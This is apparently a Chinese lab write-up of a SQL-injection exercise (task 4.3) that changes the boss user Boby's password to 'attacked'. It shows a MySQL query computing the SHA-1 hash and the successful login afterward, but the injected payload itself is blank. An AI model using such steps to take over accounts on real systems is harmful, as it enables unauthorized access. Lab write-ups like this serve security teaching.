Address	
Phone Number	1234567890


任务4.3：修改他人的密码

目的：将老板Boby的密码修改为attacked

登录mysql容器，进入mysql数据库，使用select命令计算attacked的哈希值

```
mysql> select sha1('attacked');
+------------------------------------------+
| sha1('attacked')                         |
+------------------------------------------+
| b46aa6d52176a9b21c82ff10d043b3afde7bfe6f |
+------------------------------------------+
1 row in set (0.00 sec)
```

在信息编辑界面输入以下内容



修改后被强制退出，重新登录，使用seedboby密码登录失败，使用attacked密码登录成功